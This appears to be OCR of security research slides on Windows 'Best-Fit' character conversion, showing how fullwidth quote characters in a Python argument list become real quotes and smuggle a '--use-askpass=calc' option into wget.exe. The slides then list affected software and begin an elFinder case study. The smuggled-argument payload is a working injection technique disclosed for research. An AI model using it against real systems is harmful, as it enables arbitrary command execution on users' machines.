
Exploit 😱

Safe 🥰

Install Now!

```
wget example.tld/home -O "out.txt"
```


How is this parsed?


On Unix-like systems
wget example.tld/home -O "out.txt"
Parsed by your shell
(e.g. /bin/sh)
argv[] = {"wget","example.tld/home","-O","out.txt"}
execve("/bin/wget", argv[], envp)
New process
/bin/wget with argv[]

On Windows system

```
wget example.tld/home -O "out.txt"
```

```
CreateProcess(LPCSTR lpApplicationName,
              LPSTR lpCommandLine, ...)
```


On Windows system
wget example.tld/home -O "out.txt"
CreateProcess("C:\\Program Files\\Wget\\wget.exe",
"wget example.tld/home -O \"out.txt\"", ...)
✨ New Process running wget.exe
Cmdline = GetCommandLine()
Args[] = CommandLineToArgv(Cmdline)
argv[] = {"wget", "example.tld/home",
"-O", "out.txt"}

```
run(['wget.exe', 'example.tld/\uFF02--use-askpass=calc\uFF02.txt'])
```

```
run(['wget.exe', 'example.tld/\uFF02--use-askpass=calc\uFF02.txt'])
```

Try to convert Python list to a command line string

```
run(['wget.exe', 'example.tld/"--use-askpass=calc".txt'])
```

No double quote nor backslash, no need to escape :)

```
Exe     = C:\wget.exe
Cmdline = wget.exe "example.tld/" --use-askpass=calc ".txt"
```

```
run(['wget.exe', 'example.tld/"--use-askpass=calc".txt'])
```

No double quote nor backslash, no need to escape :)

```
Exe     = C:\wget.exe
Cmdline = wget.exe "example.tld/" --use-askpass=calc ".txt"
```

Mm-hmm, pass it to wget.exe

Wget

```
GetCommandLineA()
```

```
run(['wget.exe', 'example.tld/"--use-askpass=calc".txt'])
```

No double quote nor backslash, no need to escape :)

```
Exe     = C:\wget.exe
Cmdline = wget.exe "example.tld/" --use-askpass=calc ".txt"
```

Mm-hmm, pass it to wget.exe

Wget

```
GetCommandLineA()
```

⚠ Bestfit

[ANSI] What is "? idk, but Bestfit says " is actually a "

```
Cmdline = wget.exe "example.tld/" --use-askpass=calc ".txt"
```

We found many such bugs!

- Java
- Perl
- tar (Windows built-in)
- curl (Author build)
- wget
- Bzip2
- OpenSSL
- Subversion (SVN)
- Perforce
- PostgreSQL
- Plink on Putty
- XZ Utils


There must be more in the wild

We found many such bugs!

- Java
- Perl
- tar (Windows built-in)
- curl (Author build)
- Bzip2
- OpenSSL
- Subversion (SVN)
- Perforce
- PostgreSQL
- XZ Utils

Case Study!


There must be more in the wild



Studio-42/elFinder: Open
github.com/Studio-42/elFinder
Studio-42 / elFinder
Type / to search
Code
Issues 6
Pull requests 3
Discussions
Actions
Wiki
Security 3
Insights
elFinder
Public
Watch 237
Fork 1.4k
Star 4.7k
master
nao-pon
.github
css
files
img
jquery
js
php
Demo:elFinder - Web File Ma
studio-42.github.io/elFinder/#elf_l1_Lw
Fork me on GitHub
elFinder
file manager for web
Star
Fork 1,419
Code
Issues
Wiki
Discussion
Download
Version 2.1.65
Full Window
elFinder 2.1.x, please report bugs here or send your translation.
Places
For Demo
Basic Auth Example
Downloads
Images
MIME types
Setup with composer
Tips
Downloads
Videos
MIME types
README.md
Images
Basic Auth Example
Tips
Setup with composer
Welcome(Multiling ual)

But arguments are all escaped by `escapeshellarg`!


```
16   abstract class elFinderVolumeDriver
6892     protected function makeArchive($dir, $files, $name, $arc)
6904     $files = array_map('escapeshellarg', $files);
6905     $prefix = $switch = '';
6906     // The zip command accepts the "-" at the beginning of the file name as a command switch,
6907     // and can't use '--' before archive name, so add "./" to name for security reasons.
6908     if ($arc['ext'] === 'zip' && strpos($arc['argc'], '-tzip') === false) {
6909         $prefix = './';
6910         $switch = '-- ';
6911     }
6912     $cmd = $arc['cmd'] . ' ' . $arc['argc'] . ' ' . $prefix . escapeshellarg($name) . ' ' . $switch . implode(' ', $files);
6913     $err_out = '';
6914     $this->procExec($cmd, $o, $c, $err_out, $dir);
```

It executes command for creating archive

